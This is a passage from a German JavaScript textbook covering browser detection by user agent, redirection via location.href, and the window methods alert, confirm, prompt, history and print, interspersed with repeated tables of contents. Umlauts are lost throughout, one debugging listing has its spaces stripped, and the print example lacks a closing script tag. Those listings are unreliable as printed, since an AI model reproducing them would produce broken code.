Eine Untersuchung der Werte im navigator-Objekt ergibt bei einem Opera-Browser die folgenden Werte (Testkonfiguration: Opera 9.01 deutsch unter Windows XP):

- navigator.appName hat den Wert Opera.
- navigator.userAgent hat den Wert Opera/9.01 (Windows NT 5.1; U; de).
- navigator.appVersion hat den Wert 9.01 (Windows NT 5.1; U).

In der Praxis werden Sie diese Werte allerdings nicht notwendigerweise erhalten. Der Grund: Opera kann in lteren Versionen so konfiguriert werden, dass er sich beispielsweise als ein Internet Explorer ausgibt.



Hier klicken, um das Bild zu Vergrern

Abbildung 7.1 Opera kann sich auch als einer der beiden groen Browser ausgeben.

Als Internet Explorer getarnt liefert der Opera-Browser im `navigator`-Objekt exemplarisch folgende Werte zurck:

- `navigator.appName` hat den Wert Microsoft `Internet Explorer`.
- `navigator.userAgent` hat den Wert `Mozilla/4.0 (compatible; MSIE 5.0; Windows 2000) Opera 6.01 [de]`.
- `navigator.appVersion` hat den Wert `4.0 (compatible; MSIE 5.0; Windows 2000)`.

Sie erkennen also einen Opera-Browser am einfachsten daran, dass Sie in `navigator.userAgent` die Zeichenkette Opera finden:

```
var ua = navigator.userAgent.toLowerCase();
var mozillabrowser = (ua.indexOf("gecko/") != -1);
var iebrowser = (ua.indexOf("msie") > -1 && ua.indexOf("opera") == -1);
var operabrowser = (ua.indexOf("opera") > -1);
```

Versionsnummer erkennen

Die Eigenschaft `navigator.appVersion` enthlt die Zeichenkette, die in `navigator.userAgent` nach `Mozilla/` steht, zumindest fr Mozilla-Browser. Es gibt hier zwei Mglichkeiten, um die Versionsnummer herauszubekommen. Die erste besteht darin, die Versionsnummer aus `navigator.appVersion`

herauszuschneiden (die Versionsnummer endet vor dem ersten Leerzeichen) und dann mit `eval()` oder mit einer Multiplikation mit 1 in eine numerische Variable umzuwandeln:

```
var ua = navigator.userAgent.toLowerCase();
var mozillabrowser = (ua.indexOf("gecko/") != -1);
var iebrowser = (ua.indexOf("msie") > -1 && ua.indexOf("opera") == -1);
var operabrowser = (ua.indexOf("opera") > -1);
var av = navigator.appVersion;
var version = av.substring(0, av.indexOf(" ")) *1;
var version2 = av.substring(0, av.indexOf(".")) *1;
```

In der Variablen `version2` wird die Versionsnummer vor dem Punkt gespeichert, also im obigen Beispiel jeweils `4`.

Die neueren Netscape-Versionen (ab 6) und auch die Mozilla-Browser melden sich jeweils mit der Versionsnummer 5.0. Da es keine Version Netscape 5 gab, ist diese Unterscheidung eindeutig. Um eine genauere Versionsnummer zu ermitteln (beispielsweise: 6.2.1), mssten Sie `navigator.userAgent` bemhen.

Die Versionsnummer eines Netscape/Mozilla-Browsers und auch eines Opera-Browsers, der sich als Opera zu erkennen gibt, wurde nun direkt ermittelt. Beim Internet Explorer muss man etwas trickreicher vorgehen. Ich verzichte an dieser Stelle darauf, mhsam anhand einer umfangreichen Tabelle die Versionsunterschiede zwischen den Internet-Explorer-Versionen herauszuarbeiten; nachfolgend kurz die Regeln, woran man die Versionen 4, 5.x, 6 und 7 erkennt:

- IE4: `version2` muss 4 sein.
- IE5: `version2` ist ebenfalls 4, und `navigator.userAgent` enthlt die Zeichenkette MSIE 5..
- IE6: `version2` ist ebenfalls 4, und `navigator.userAgent` enthlt die Zeichenkette MSIE 6..
- IE7: `version2` ist ebenfalls 4, und `navigator.userAgent` enthlt die Zeichenkette MSIE 7..

In der folgenden, endgltigen Variante des Codes steht in der Variablen `versionsnummer` die Versionsnummer des Browsers, also eine ganze Zahl zwischen zwei und sechs:

```
var ua = navigator.userAgent.toLowerCase();
var mozillabrowser = (ua.indexOf("gecko/") != -1);
var iebrowser = (ua.indexOf("msie") > -1 && ua.indexOf("opera") == -1);
var operabrowser = (ua.indexOf("opera") > -1);
var av = navigator.appVersion;
var version = av.substring(0, av.indexOf(" ")) *1;
```

```
var version2 = av.substring(0, av.indexOf(".")) *1;
if (mozillabrowser || operabrowser)
   var versionsnummer = version2;
else if (iebrowser){
   if (version2==4 && ua.indexOf("msie 5") == -1 && ua.indexOf("msie 6") == -1 && ua.indexOf("msie
7") == -1) {
      var versionsnummer = 4;
   } else if (version2==4 && ua.indexOf("msie 5") > -1) {
      var versionsnummer = 5;
   } else if (version2==4 && ua.indexOf("msie 6")>-1) {
      var versionsnummer = 6;
   } else if (version2==4 && ua.indexOf("msie 7")>-1) {
      var versionsnummer = 7;
  }
}
```

Ab Netscape 6 und in Mozilla gibt es die Eigenschaft `navigator. vendorSub`, die die Versionsinformationen enthlt. Dies ist allerdings eine proprietre Erweiterung von Netscape/Mozilla.

Sie sehen hier, dass man den Code fr den Internet Explorer beim Erscheinen einer neuen Version stets anpassen muss. Zwar knnte man versuchen, eine Gesetzmigkeit zu erkennen, und beispielsweise davon ausgehen, dass der Internet Explorer 8 in `navigator.userAgent` die Zeichenkette `MSIE 7` enthalten wird, aber zum einen hatte Microsoft immer mal wieder eine berraschung bei `navigator.userAgent` parat, und was spricht zum anderen gegen eine Version 7.5?

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 7 Browserinformationen**
  - **7.1 Browser-Erkennung**
  - **7.2 Weiterleitung**

24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

top

7.2 Weiterleitung

Alle Angaben zur URL der aktuellen Seite sind im `location`-Objekt gespeichert, das wiederum ein Unterobjekt des `window`-Objekts ist. Das `window`-Objekt kennen Sie ja bereits ein wenig, beispielsweise von `window.alert()`. Man greift also auf das `location`-Objekt mit `window.location` zu. Das `window`-Objekt ist jedoch das Standardobjekt unter JavaScript, der Name kann also weggelassen werden. Ein einfaches `location` (bzw. `alert()`) reicht zum Aufruf aus.

Das `location`-Objekt hat mehrere Eigenschaften und Methoden. Zunchst ist fr Sie die Eigenschaft `href` interessant, die die gesamte URL enthlt. Ab Netscape Navigator 2 bzw. Internet Explorer 4 erhlt man diese auch, wenn man direkt auf `location` zugreift, aber einige Uralt-Browser fallen mal wieder aus der Reihe. Auch wenn das mittlerweile niemanden mehr kmmert, verwenden die meisten JavaScript-Programmierer aus Grnden der Gewohnheit seit jeher immer `location.href`.

Das war auch schon alles, was wissenswert ist. Der folgende Code zeigt noch einmal exemplarisch auf, wie verschiedene Browser auf verschiedene Seiten umgeleitet werden. Achten Sie darauf, wie verschachtelte `if`-Anweisungen vermieden werden: Wenn `location.href` mit einem neuen Wert besetzt wird, wird nmlich die Ausfhrung des Skripts sofort beendet.

```
var ua = navigator.userAgent.toLowerCase();
var mozillabrowser = (ua.indexOf("gecko/") != -1);
var iebrowser = (ua.indexOf("msie") > -1 && ua.indexOf("opera") == -1);
var operabrowser = (ua.indexOf("opera") > -1);
var av = navigator.appVersion;
var version = av.substring(0, av.indexOf(" ")) *1;
var version2 = av.substring(0, av.indexOf(".")) *1;
if (mozillabrowser || operabrowser)
   var versionsnummer = version2;
else if (iebrowser){
   if (version2==4 && ua.indexOf("msie 5") == -1 && ua.indexOf("msie 6") == -1 && ua.indexOf("msie
7") == -1) {
      var versionsnummer = 4;
   } else if (version2==4 && ua.indexOf("msie 5") > -1) {
      var versionsnummer = 5;
   } else if (version2==4 && ua.indexOf("msie 6")>-1) {
      var versionsnummer = 6;
```

```
    } else if (version2==4 && ua.indexOf("msie 7")>-1) {
       var versionsnummer = 7;
   }
}
//Weiterleitung
if (mozillabrowser && versionsnummer <= 2) {
   location.href="uralt.html";
}
if (mozillabrowser && versionsnummer > 4) {
   location.href="mozilla.html";
}
if (iebrowser && versionsnummer < 6) {
   location.href="alter-ie.html";
}
if (iebrowser && versionsnummer == 6) {
   location.href="ie6.html";
}
if (iebrowser && versionsnummer == 7) {
   location.href="ie7.html";
}
if (operabrowser) {
   location.href="opera.html";
}
```

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 8 Fenster
- 8.1 Modale Fenster
  - 8.1.1 Warnung – nur im Notfall
  - 8.1.2 Besttigungen
  - 8.1.3 Benutzereingaben
- 8.2 Navigationsleiste mit JavaScript
  - 8.2.1 Das History-Objekt
  - 8.2.2 Vorwrts und rckwrts, Teil 2
  - 8.2.3 Drucken mit JavaScript
- 8.3 Die Statuszeile
  - 8.3.1 Erluternde Links
  - 8.3.2 Laufschrift
- 8.4 Das location-Objekt
- 8.5 Ein neues Fenster ffnen
  - 8.5.1 Ein Fenster ffnen und fllen
  - 8.5.2 Ein Fenster ffnen und verlinken
  - 8.5.3 Ein Fenster ffnen und anpassen
  - 8.5.4 Modale Fenster
- 8.6 Fernsteuerung
  - 8.6.1 Links mit JavaScript
  - 8.6.2 Links ohne JavaScript
- 8.7 Fenster schlieen

25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

8.7.1 Andere Fenster schlieen
8.8 Fenster bewegen mit JavaScript
8.8.1 Fenster verschieben
8.8.2 Fensterinhalt scrollen

Fensterln, Iter auch fenstern, abends bei seinem Mdchen in die Kammer einsteigen (< 16. Jh.) – Kluge, Etymologisches Wrterbuch der deutschen Sprache


Kapitel 8 Fenster

Das `window`-Objekt ist das wohl am hufigsten verwendete JavaScript-Objekt – und das, welches am seltensten ausgeschrieben wird. Die Methoden des Fenster-Objekts knnen nmlich aufgerufen werden, ohne dass man das Objekt voranstellt. Sie kennen ja bereits den Befehl `window.alert("I have a dream");` alternativ dazu reicht auch `alert("I have a dream")`. Die Methode `document.write()` ist streng genommen auch eine Abkrzung. Das `document`-Objekt ist ein Unterobjekt des `window`-Objekts, ganz korrekt wre also `window.document.write()`. Das `window`-Objekt bezeichnet ein Browserfenster oder einen Frame, denn jeder Frame wird intern als eigenes Fenster behandelt. Auf den aktuellen Frame beziehungsweise das aktuelle Browserfenster greift man mit `window` oder `self` oder `this` zu. Wie gesagt – den Sermon knnte man sich sparen, aber man macht seine Skripten auf diese Weise bersichtlicher und programmiert auch sauberer. Als Entwickler muss man immer frchten, dass es eine neue Browserversion oder einen ganz neuen Browser gibt, der die Syntax etwas strenger auslegt (auch wenn das unwahrscheinlich ist).

top

8.1 Modale Fenster ▼

Unter einem modalen Fenster einer Applikation versteht man ein Fenster, das in den Vordergrund tritt, den Fokus bekommt und den Zugriff auf das Hauptapplikationsfenster sperrt: Solange das (modale) Fenster offen ist, kann auf das Hauptfenster nicht mehr zugegriffen werden. Ein Beispiel ist die Meldung einer Textverarbeitung, die den Benutzer vor dem Verlassen des Programms fragt, ob das aktuelle Dokument gespeichert werden soll (sofern es noch nicht gespeichert wurde). Sie mssen entweder auf **Ja**, **Nein** oder **Abbrechen** klicken, um wieder auf die Textverarbeitung zugreifen zu knnen. Auch die Cookie-Warnung der diversen Browser ist ein modales Fenster.



Hier klicken, um das Bild zu Vergrern

Abbildung 8.1 Eine Cookiewarnung

Sie merken es bereits: Ein modales Fenster greift stark in die Benutzerfhrung ein. Sie knnen mit JavaScript auch modale Fenster erstellen, aber gehen Sie mit dieser Mglichkeit sehr sparsam um. Zum einen geben Sie damit einem anderen Fenster den Fokus, was strend ist, und zum anderen gibt das Betriebssystem bei modalen Fenstern manchmal einen Warnton aus, wie man ihn nur aus schlechten Fernsehserien kennt.

top

8.1.1 Warnung – nur im Notfall ▼▲

Eine Mglichkeit, ein modales Fenster mit JavaScript zu erstellen, haben Sie bereits kennen gelernt: `window.alert()` oder kurz `alert()`. Damit wird ein modales Fenster mit einem Text angezeigt; als Icon wird ein Warndreieck verwendet (deswegen auch der Name: alert, dt. Warnung).

Da die Syntax des Befehls sehr einfach ist − Sie schreiben `alert("I have a dream")`, und I have a dream wird angezeigt −, kommen wir gleich zu den Anwendungsmglichkeiten. Es wird nur ein Text angezeigt, was ja auch mit anderen Mitteln mglich wre. Die Besonderheit dieser Funktion ist gleichzeitig auch ihr groer Nachteil: Das modale Fenster muss erst einmal geschlossen werden, um weitermachen zu knnen. Wenn Sie also eine besonders wichtige Mitteilung zu machen haben, knnen Sie so ein Warnfenster verwenden.

Whrend der Programmierung wird die Funktion allerdings auch eingesetzt. Bei der Fehlersuche leistet `window.alert()` wertvolle Dienste, da der Wert einzelner Variablen schnell angezeigt werden kann. Ein `document.write()` ist ja nicht mglich, sobald ein Dokument vollstndig geladen worden ist.

Im folgenden Beispiel befindet sich ein Stck Programmcode, der nicht funktioniert:

```
<html>
<head>
<title>Fehlersuche window.alert()</title>
</head>
<body>
<h1>Alle ungeraden Zahlen kleiner als 10</h1>
<script type="text/javascript"><!--
var rest;
for (var i=1; i<10; i++) {
   rest = i % 2;
   if (rest = 1) {
      document.write(i + " ist ungerade!" + "<"+"br"+" />");
   }
}
//--></script>
</body>
</html>
```

Dieses Listing liefert als Ergebnis ein paar Zahlen zu viel (siehe Abbildung 8.2).



Hier klicken, um das Bild zu Vergrern

Abbildung 8.2 Ein offensichtlich falsches Ergebnis

Mit `window.alert()` kommt man dem Fehler auf die Schliche, wenn man sich die Variable `rest` an den richtigen Stellen anzeigen lsst:

```
<html>
<head>
<title>Fehlersuchewindow.alert()</title>
```

```
</head>
<body>
<h1>AlleungeradenZahlenkleinerals10</h1>
<scripttype="text/javascript"><!--
varrest;
for(vari=1;i<10;i++){
rest=i%2;
alert("vorher:"+rest);
if(rest=1){
alert("nachher:"+rest);
document.write(i+"istungerade!"+"<"+"br"+"/>");
}
}
//--></script>
</body>
</html>
```

Des Rtsels Lsung liegt in der folgenden Abfrage:

```
if (rest = 1)
```

Hierdurch wird die Variable `rest` mit dem Wert 1 belegt, und diese Anweisung liefert − bei einer `if`-Anweisung − den Wert `true`. Korrekt wre ein Vergleich:

```
if (rest == 1)
```

top

8.1.2 Besttigungen ▼▲

Bot das letzte modale Fenster noch sehr wenig Eingriffsmglichkeiten − nur eine OK-Schaltflche −, so kann man mit `window.confirm()` ein modales Fenster mit zwei Schaltflchen anbieten: je nach Betriebssystem und Sprache **OK** und **Cancel** oder **OK** und **Abbrechen**. Klickt der Benutzer auf **OK**, so liefert die Methode `true` zurck, ansonsten `false`.

Auch hier macht Netscape wieder vor, wie man diese Methode sinnvoll einsetzen knnte. Als das Mozilla-Projekt noch ganz am Anfang stand, konnte man den aktuellen Entwicklungsstand des Browsers herunterladen. Zwar gab es schon damals in unterschiedlichen Abstnden so genannte **Milestones** (Meilensteine), die auch schon relativ stabil liefen, aber jede Nacht wird der aktuelle Stand der Dinge direkt auf dem Entwicklungsserver automatisch kompiliert und via FTP zur Verfgung gestellt. Es ist nicht

sichergestellt, dass diese Version berhaupt startet! Aus diesem Grund wurde frher mit JavaScript sicherheitshalber noch einmal nachgefragt, ob der Benutzer diese Version wirklich herunterladen will. Der zugehrige Code sieht dort ungefhr folgendermaen aus:

```
<html>
<head>
<title>window.confirm()</title>
</head>
<body>
<h1>Laden Sie die Alpha-Version des neuen Browsers herunter!</h1>
<a href="datei.zip" onclick="return confirm('Are you sure you want to do this crazy thing?');">Hier
klicken</a>
</body>
</html>
```

Hier sind ein paar zustzliche Erklrungen erforderlich. Der Befehl `confirm('Are you sure you want to do this crazy thing?')` ffnet ein modales Fenster. Klickt der Benutzer darin auf **OK**, wird `true` zurckgeliefert, ansonsten `false`. Stimmt der Benutzer also dem Download zu, so lautet das `onclick`-Attribut des `<a>`-Tags `return true`, ansonsten `return false`.

Auch bei `confirm()` handelt es sich um eine Kurzform – fr `window. confirm()`!



Hier klicken, um das Bild zu Vergrern

Abbildung 8.3 Download fr Furchtlose

Die Bedeutung ist relativ einfach: Im obigen Fall kollidieren der HTML-Link und der `onclick`-Event-Handler. Ein Klicken auf den Link fhrt dazu, dass die Datei **datei.zip** vom Webserver angefordert wird; der `onclick`-Event-Handler fhrt den entsprechenden JavaScript-Code aus. Wer macht das Rennen?

Der Trick hierbei ist folgender: Der JavaScript-Code wird auf jeden Fall ausgefhrt. Endet der Code mit `return true`, so wird daraufhin das Ziel des HTML-Links aufgerufen; bei `return false` wird der HTML-Link nicht aufgerufen. So funktioniert auch die Abfrage von oben: Verneint der Benutzer die Frage im modalen Fenster, so lautet der `onclick`-Event-Handler `return false` und der Link wird nicht ausgefhrt. Bejaht der Benutzer die Abfrage, so lautet der `onclick`-Event-Handler `return true` und **datei.zip** wird wie geplant aufgerufen.

top

8.1.3 Benutzereingaben ▲

Es gibt noch eine weitere Stufe, und diese ist das luxuriseste Fenster, das Sie mit einem einzelnen JavaScript-Befehl erzeugen knnen: `window. prompt()`. Auer den Schaltflchen **OK** und **Cancel** (oder **Abbrechen**) gibt es noch ein einzeiliges Texteingabefeld. Bei der berprfung auf Vollstndigkeit von Formulareingaben kann das recht ntzlich werden.

Der Rckgabewert der Methode ist der eingegebene Text, sofern der Benutzer auf **OK** klickt. Beim Anklicken der Schaltflche **Cancel** oder **Abbrechen** wird der spezielle Wert `null` zurckgegeben, egal was in das Textfeld eingegeben worden ist. Der folgende Code fragt den Namen des Benutzers ab und gibt ihn in einem weiteren modalen Fenster aus − sofern die Schaltflche **OK** angeklickt und ein Name eingegeben worden ist.

```
<html>
<head>
<title>window.prompt()</title>
</head>
<body>
<h1>What's your name?</h1>
<script type="text/javascript"><!--
var benutzername = prompt("Wie heien Sie?", "<Ihr Name>");
if (benutzername) {
   alert("Guten Tag, Herr/Frau " + benutzername);
}
//--></script>
</body>
</html>
```

Zwei Dinge sind bemerkenswert:

- Anstelle von `window.prompt()` knnen Sie wie gehabt auch `prompt()` verwenden.
- Der erste Parameter von `window.prompt()` ist der Text, der im Fenster angezeigt wird; der zweite (optionale!) Parameter ist der Text, mit dem das Textfeld vorbelegt ist.



Hier klicken, um das Bild zu Vergrern

Abbildung 8.4 Dateneingabe mit JavaScript

Wie ein Test im Browser zeigt, wird der auf `if (benutzername)` folgende Befehl auch dann nicht ausgefhrt, wenn die Schaltflche **OK** angeklickt, aber kein Name eingegeben worden ist.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 8 Fenster**
  - **8.1 Modale Fenster**
    - **8.1.1 Warnung – nur im Notfall**
    - **8.1.2 Besttigungen**
    - **8.1.3 Benutzereingaben**
  - **8.2 Navigationsleiste mit JavaScript**
    - **8.2.1 Das History-Objekt**
    - **8.2.2 Vorwrts und rckwrts, Teil 2**
    - **8.2.3 Drucken mit JavaScript**
  - **8.3 Die Statuszeile**
    - **8.3.1 Erluternde Links**
    - **8.3.2 Laufschrift**
  - **8.4 Das location-Objekt**
  - **8.5 Ein neues Fenster ffnen**
    - **8.5.1 Ein Fenster ffnen und fllen**
    - **8.5.2 Ein Fenster ffnen und verlinken**
    - **8.5.3 Ein Fenster ffnen und anpassen**
    - **8.5.4 Modale Fenster**
  - **8.6 Fernsteuerung**
    - **8.6.1 Links mit JavaScript**
    - **8.6.2 Links ohne JavaScript**
  - **8.7 Fenster schlieen**
    - **8.7.1 Andere Fenster schlieen**
  - **8.8 Fenster bewegen mit JavaScript**

34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

8.8.1 Fenster verschieben
8.8.2 Fensterinhalt scrollen

top

8.2 Navigationsleiste mit JavaScript

Die Navigationsleiste des Browsers wird ziemlich hufig benutzt. Vor allem die Schaltflchen **Zurck** (oder **Back**), **Drucken** (oder **Print**) und **Neu laden** (oder **Aktualisieren**, **Refresh**, **Reload**) werden angeblich am hufigsten angeklickt. Mit JavaScript kann man diese Funktionalitt nachbilden.

top

8.2.1 Das History-Objekt

Die History eines Browserfensters oder eines Frames ist nichts weiter als eine Liste der zuvor besuchten Seiten des aktuellen Fensters oder Frames. Beim Internet Explorer gibt es einen eigenen Ordner namens **History** oder **Verlauf**, der die globale History, also alle aufgerufenen Seiten enthlt, whrend der Netscape Navigator diese Daten in einer einzelnen Datei ablegt. In Mozilla-Browsern heit diese Funktionalitt zumeist **Chronik**. Auf die Elemente des History-Objekts haben Sie natrlich keinen Schreibzugriff. Stellen Sie sich vor, eine bsartige Seite wrde die gesamte History des Benutzers berschreiben. Egal, ob der Benutzer vor oder zurck will, er wrde immer auf der falschen Seite landen. Aber auch der Lesezugriff ist stark eingeschrnkt, und zwar aus Sicherheitsgrnden. Wenn man mit JavaScript (oder anderen Mitteln) die History-Liste des Benutzers auslesen knnte, wre der glserne Benutzer geschaffen. Manchmal werden auch Passwrter und andere vertrauliche Informationen in der URL bertragen; ein Lesezugriff wre also ein Unding. Mit einem signierten Skript kann man auf diese Werte zugreifen, aber das ist nicht das Thema dieses Kapitels.

Schon interessanter ist es, in der History nach vorn oder hinten zu springen, wie man es auch mit den Schaltflchen in der Navigationsleiste des Browsers machen kann.

Wenn Sie einen englischsprachigen Browser verwenden, haben Sie die Funktionsnamen direkt vor sich: `back()` springt zurck, `forward()` nach vorn. Mit dem folgenden Skript wird ein Teil der Navigationsleiste nachgebildet. Beachten Sie, dass Sie zwar auch mit `window.history. methode()` auf die

Methoden des History-Objekts zugreifen knnen; aber wie bereits schon mehrfach gesagt wurde, kann man das `window.` auch weglassen.

```
<html>
<head>
<title>History-Objekt</title>
</head>
<body>
<h1>Navigation mit JavaScript</h1>
<a href="javascript:history.back();">Zurck</a> -
<a href="javascript:history.forward();">Vor</a>
</body>
</html>
```

Es gibt noch eine weitere Methode des `history`-Objekts: `history.go()`. Mit dieser Methode kann man in der History mehr als einen Eintrag vor- oder zurckspringen. Als Parameter wird hierbei angegeben, um wie viel vor (positiver Wert) oder zurck (negativer Wert) gesprungen wird. Statt `history.back()` kann man also auch `history.go(-1)` verwenden; `history.forward()` wird durch `history.go(1)` ersetzt. Mit `history.go(0)` wird brigens die aktuelle Seite neu geladen.



8.2.2 Vorwrts und rckwrts, Teil 2 ▼▲

Jeder Frame (und jeder Iframe) hat seine eigene History. Man kann also problemlos zwischen den Seiten hin- und herspringen, die in einem bestimmten Frame geladen worden sind. Nun kommt es in der Realitt aber des fteren vor, dass sich der Inhalt mehrerer Frames ndert. Stellen Sie sich vor, Sie haben eine Webseite mit einem Frame fr den Inhalt und einem Frame fr Werbebanner. Der Werbebanner-Frame wird alle 60 Sekunden neu geladen, whrend im Inhalts-Frame immer dann neuer Inhalt geladen wird, wenn der Benutzer auf einen Link klickt. Mit den bisherigen Methoden ist es zwar mglich, die History jedes einzelnen Frames zu verfolgen, nicht aber die globale History des Fensters, die aus einer Mischung von Seiten im Inhalts- und im Werbe-Frame besteht.

Bei Netscape- und Mozilla-Browsern hat das `window`-Objekt ebenfalls die Methoden `back()` und `forward()`, die es dem Benutzer erlauben, durch die globale History des Fensters zu navigieren. Der Internet Explorer kennt diese Methoden dagegen nicht. Mit dem folgenden Skript, das am besten in einem Frame platziert wird, kann der Benutzer durch die History des Hauptfensters navigieren:

```
<html>
<head>
```

```
<title>window-Objekt: vorwrts und rckwrts</title>
</head>
<body>
<h1>Navigation mit JavaScript</h1>
<a href="javascript:top.Hauptfenster.back();">Zurck</a> -
<a href="javascript:top.Hauptfenster.forward();">Vor</a>
</body>
</html>
```

Ihnen fehlt bisher noch das Wissen, wie Sie auf Frames zugreifen knnen; auch die Syntax `top.Hauptfenster.back()` kennen Sie noch nicht. Keine Bange: In Kapitel 10 erfahren Sie mehr.

top

8.2.3 Drucken mit JavaScript ▲

Eine sehr hufige Frage in Newsgroups lautet: Wie kann ich mit JavaScript drucken? Die Antwort ist nur auf den allerersten Blick unbefriedigend: Es ist nicht mglich, automatisch Daten zum Drucker zu senden – stellen Sie sich nur einmal vor, Sie surfen, und pltzlich fngt Ihr Drucker an, unkontrolliert Seiten auszuspucken.

Aber zurck zum Thema: Das Dialogfenster des **Drucken**-Dialogs kann nicht nur mit dem entsprechenden Menbefehl oder der Schaltflche in der Navigationsleiste aufgerufen werden. JavaScript untersttzt die Methode `print()` des `window`-Objekts, die genau dieses Dialogfenster aufruft. Zwar haben Sie auf den ersten Blick keinen Vorteil gegenber der Arbeit mit der Navigationsleiste, aber viele Benutzer rufen gern das Kontextmen des Fensters oder Frames auf und whlen dort den **Drucken**-Eintrag. Der Netscape Navigator erlaubt so etwas nicht, und seine Benutzer freuen sich sicherlich ber den zustzlichen Komfort, wenn Sie das Drucken mit JavaScript ermglichen. Weiter unten in diesem Kapitel werden Sie auerdem Fenster ohne Navigationsleiste und ohne Menleiste kennen lernen. Wer hier nicht die Tastenkombination zum Drucken kennt, hat ein ernsthaftes Problem, den Inhalt des Fensters zu Papier zu bringen. Eine JavaScript-Lsung schafft hier eine Erleichterung.

Im folgenden Beispiel finden Sie zustzlich eine berprfung, ob der Browser die `print()`-Methode berhaupt untersttzt. Das ist zwar heutzutage nicht mehr notwendig, aber zeigt auf, wie Sie generell bestimmte JavaScript-Fhigkeiten eines Browsers prfen knnen.

```
<html>
<head>
<title>window.print()</title>
<script type="text/javascript"><!--
function drucken(){
```

```
    if (window.print) {
       window.print();
    } else {
       window.alert("Leider nicht mglich!");
    }
}
</head>
<body>
<h1>Drucken mit JavaScript</h1>
<a href="javascript:drucken()">Drucken</a><br>
</body>
</html>
```

Beachten Sie, dass die Abfrage `if (window.print)` heien muss. Damit wird berprft, ob die Methode `window.print()` vorhanden ist. Die Abfrage `if (window.print())` funktioniert nicht, die Funktion wrde − sofern vorhanden − auf jeden Fall ausgefhrt werden.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 8 Fenster
- 8.1 Modale Fenster
  - 8.1.1 Warnung – nur im Notfall
  - 8.1.2 Besttigungen
  - 8.1.3 Benutzereingaben
- 8.2 Navigationsleiste mit JavaScript
  - 8.2.1 Das History-Objekt
  - 8.2.2 Vorwrts und rckwrts, Teil 2
  - 8.2.3 Drucken mit JavaScript
- 8.3 Die Statuszeile
  - 8.3.1 Erluternde Links
  - 8.3.2 Laufschrift
- 8.4 Das location-Objekt
- 8.5 Ein neues Fenster ffnen
  - 8.5.1 Ein Fenster ffnen und fllen
  - 8.5.2 Ein Fenster ffnen und verlinken
  - 8.5.3 Ein Fenster ffnen und anpassen
  - 8.5.4 Modale Fenster
- 8.6 Fernsteuerung
  - 8.6.1 Links mit JavaScript

